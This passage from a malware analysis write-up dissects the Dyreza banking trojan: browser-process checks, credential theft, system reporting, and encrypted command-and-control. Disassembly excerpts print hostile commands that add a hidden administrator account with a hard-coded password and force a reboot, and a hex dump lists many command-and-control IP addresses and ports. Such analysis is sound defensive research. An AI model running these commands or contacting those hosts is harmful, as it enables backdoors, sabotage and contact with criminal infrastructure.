| <pre> }F9C024F . 8B35 04129C0E MOV ESI,DWORD PTR DS:[&SHLWAPI.StrStrIW] }F9C0255 . 68 442D9C0E PUSH test_5rs.0F9C2D44 }F9C025A . 57 PUSH EDI }F9C025B . C745 FC 01000000 MOV [LOCAL.1],0x1 }F9C0262 . FFD6 CALL ESI }F9C0264 . 85C0 TEST EAX,EAX }F9C0266 . 75 24 JNZ SHORT test_5rs.0F9C028C }F9C0268 . 68 5C2D9C0E PUSH test_5rs.0F9C2D5C }F9C026D . 57 PUSH EDI }F9C026E . FFD6 CALL ESI }F9C0270 . 85C0 TEST EAX,EAX }F9C0272 . 75 18 JNZ SHORT test_5rs.0F9C028C }F9C0274 . 68 742D9C0E PUSH test_5rs.0F9C2D74 }F9C0279 . 57 PUSH EDI }F9C027A . FFD6 CALL ESI }F9C027C . 85C0 TEST EAX,EAX }F9C027E . 75 0C JNZ SHORT test_5rs.0F9C028C }F9C0280 . 68 902D9C0E PUSH test_5rs.0F9C2D90 }F9C0285 . 57 PUSH EDI }F9C0286 . FFD6 CALL ESI }F9C0288 . 85C0 TEST EAX,EAX </pre> | <pre> shlwapi.StrStrIW Pattern = "chrome.exe" String = NULL StrStrIW Pattern = "firefox.exe" String = NULL StrStrIW Pattern = "iexplore.exe" String = NULL StrStrIW Pattern = "microsoftedge" String = NULL StrStrIW </pre> |
|---|--|

Below – attempt to send stolen account credentials:



In addition to monitoring browsers, it also collects general information about the computer (it's hardware, users, programs and services) – in form of a report:



The malware not only steal information and sniff user's browsing, but also tries to take a full control over the system – executes various shell commands – system shutdown, etc. Some examples below:

```

100083A1 push    offset a1qazxsw2 ; "1qazxsw2"
100083A6 push    [ebp+arg_0]
100083A9 lea    eax, [ebp+var_234]
100083AF push    offset aUserSSAdd ; "user %s %s /add"
100083B4 xor     edi, edi
100083B6 push    eax
100083B7 mov     [ebp+var_C], edi
100083BA call   esi ; wsprintfW
100083BC add     esp, 10h
100083BF push    edi
100083C0 push    edi
100083C1 lea    eax, [ebp+var_234]
100083C7 push    eax
100083C8 push    offset aNet ; "net"
100083CD mov     ebx, offset aOpen ; "open"
100083D2 push    ebx
100083D3 push    edi
100083D4 mov     edi, ds:ShellExecuteW
100083DA call   edi ; ShellExecuteW
100083DC push    3A98h
100083E1 call   ds:Sleep
100083E7 lea    eax, [ebp+var_10]
100083EA push    eax
100083EB lea    eax, [ebp+var_434]
100083F1 push    eax
100083F2 mov     [ebp+var_10], 100h
100083F9 call   sub_10008386
100083FE pop     ecx
100083FF pop     ecx
10008400 test   eax, eax
10008402 jnz    short loc_1000841A

```

```

10008404 lea    eax, [ebp+var_434]
1000840A push    eax
1000840B mov     edx, offset aAdministrators ; "Administrators"
10008410 mov     eax, 200h
10008415 call   sub_10004F23

```

```

1000841A
1000841A loc_1000841A:
1000841A push    [ebp+arg_0]
1000841D lea    eax, [ebp+var_434]
10008423 push    eax
10008424 lea    eax, [ebp+var_234]
1000842A push    offset aLocalgroupSSAd ; "localgroup %s %s /add"

```

Trying to add a user with administrative privileges

```

10005856 call   adjust_shutdown_privileges
10005858 xor     eax, eax
1000585D push    eax
1000585E push    eax
1000585F push    offset aRFT5 ; "/r /f /t 5"
10005864 push    offset aCWindowsSystem ; "C:\\windows\\system32\\shutdown.exe"
10005869 push    offset aOpen ; "open"
1000586E push    eax
1000586F call   ds:ShellExecuteW
10005875 xor     eax, eax
10005877 retn

```

Shutdown system on command (AUTOKILLOS)

C&Cs

This botnet is prepared with great care. Not only communication is encrypted, but also many countermeasures have been taken in order to prevent detection.

First of all, the address of the C&C is randomly picked from a hard-coded pool. This pool is stored in one of the resources of Dyreza DLL (AES encrypted). Below, we can see how it gets decrypted, during execution of the payload:

```

0F77B3D4 . FF15 2013780E CALL DWORD PTR DS:[<&bcrypt.BCryptCreateHash>]    bcrypt.BCryptCreateHash
0F77B3DA . 85C0          TEST EAX,EAX
0F77B3DC . 75 4B        JNZ SHORT payload_.0F77B429
0F77B3DE . 56          PUSH ESI
0F77B3DF . FF75 14     PUSH [ARG.4]
0F77B3E2 . FF75 10     PUSH [ARG.3]
0F77B3E5 . FF75 F8     PUSH [LOCAL.2]
0F77B3E9 . FF15 0813780E CALL DWORD PTR DS:[<&bcrypt.BCryptHashData>]    bcrypt.BCryptHashData

```

Stack SS:[0023F3B4]=0183A8CC

| Address | Hex dump | ASCII |
|----------|---|------------------|
| 0183A8CC | 2A FF 85 0E 08 00 30 31 31 30 75 73 31 32 CB 02 | * 8.8.0110us1270 |
| 0183A8DC | 36 37 2E 32 32 31 2E 31 35 36 2E 31 30 35 3A 34 | 67.221.156.105:4 |
| 0183A8EC | 34 34 33 0D 0A 38 39 2E 31 36 31 2E 35 31 2E 31 | 443..89.161.51.1 |
| 0183A8FC | 31 35 3A 34 34 34 33 0D 0A 31 31 35 2E 31 31 39 | 15:4443..115.119 |
| 0183A90C | 2E 32 35 30 2E 32 34 35 3A 34 34 33 0D 0A 31 37 | .250.245:443..17 |
| 0183A91C | 33 2E 32 35 32 2E 35 30 2E 31 32 34 3A 34 34 34 | 3.252.50.124:444 |
| 0183A92C | 33 0D 0A 31 38 36 2E 34 36 2E 31 34 32 2E 36 36 | 3..186.46.142.66 |
| 0183A93C | 3A 34 34 33 0D 0A 31 38 38 2E 32 35 35 2E 31 35 | :443..188.255.15 |
| 0183A94C | 34 2E 31 38 30 3A 34 34 34 33 0D 0A 31 39 35 2E | 4.180:4443..195. |
| 0183A95C | 31 39 31 2E 33 34 2E 32 34 35 3A 34 34 33 0D 0A | 191.34.245:443.. |
| 0183A96C | 32 30 36 2E 31 31 36 2E 31 37 31 2E 32 31 36 3A | 206.116.171.216: |
| 0183A97C | 34 34 33 0D 0A 32 30 36 2E 31 32 33 2E 36 30 2E | 443..206.123.60. |
| 0183A98C | 39 33 3A 34 34 34 33 0D 0A 32 31 32 2E 31 30 39 | 93:4443..212.109 |
| 0183A99C | 2E 31 37 39 2E 31 39 37 3A 34 34 33 0D 0A 32 31 | .179.197:443..21 |
| 0183A9AC | 36 2E 35 37 2E 31 36 35 2E 31 38 32 3A 34 34 33 | 6.57.165.182:443 |
| 0183A9BC | 0D 0A 36 39 2E 32 37 2E 35 37 2E 31 36 34 3A 34 | ..69.27.57.164:4 |
| 0183A9CC | 34 34 33 0D 0A 38 33 2E 32 34 31 2E 31 37 36 2E | 443..83.241.176. |
| 0183A9DC | 32 33 30 3A 34 34 34 33 0D 0A 31 30 39 2E 38 36 | 230:4443..109.86 |
| 0183A9EC | 2E 32 32 36 2E 38 35 3A 34 34 33 0D 0A 31 35 30 | .226.85:443..150 |
| 0183A9FC | 2E 31 32 39 2E 34 39 2E 31 33 39 3A 34 34 33 0D | .129.49.139:443. |
| 0183AA0C | 0A 31 37 33 2E 31 38 35 2E 31 36 36 2E 39 34 3A | .173.185.166.94: |
| 0183AA1C | 34 34 34 33 0D 0A 31 37 36 2E 31 32 30 2E 32 30 | 4443..176.120.20 |
| 0183AA2C | 31 2E 39 3A 34 34 33 0D 0A 31 38 34 2E 31 39 30 | 1.9:443..184.190 |
| 0183AA3C | 2E 36 34 2E 33 35 3A 34 34 34 33 0D 0A 31 38 38 | .64.35:4443..188 |
| 0183AA4C | 2E 31 32 30 2E 31 39 34 2E 31 30 31 3A 34 34 34 | .120.194.101:444 |
| 0183AA5C | 33 0D 0A 32 30 36 2E 31 32 33 2E 35 38 2E 34 32 | 3..206.123.58.42 |
| 0183AA6C | 3A 34 34 33 0D 0A 32 30 38 2E 31 32 33 2E 31 | :4443..208.123.1 |
| 0183AA7C | 33 35 2E 31 30 36 3A 34 34 34 33 0D 0A 38 32 2E | 35.106:4443..82. |

(A script for decrypting list of C&Cs from dumped resources is available here:
https://github.com/hasherezade/malware_analysis/blob/master/dyreza/dyrezadll_decoder.py)

Also, the certificate served by a particular C&C changes on each connection. The infrastructure is built on the network of compromised WiFi routers (most often: *AirOS*, *MicroTik*).

The server receives encrypted connection on port 443 (standard HTTPS) or 4443 (in case if standard HTTPS port of a particular router is occupied by a legitimate service).

Conclusion

Dyreza is an eclectic malware, developed by professionals. It is clear that they are constantly working on a quality – each new version carries some new ideas and improvements, making analysis harder.

Appendix

- Very good **Dyreza/Upatre tracker**: <https://techhelplist.com/maltlqr/> – by [@Techhelplistcom](#) (list of C&Cs from the current sample: <https://techhelplist.com/maltlqr/reports/01oct-20oct-status.txt>)
- **Scripts** used in this post:
https://github.com/hasherezade/malware_analysis/tree/master/dyreza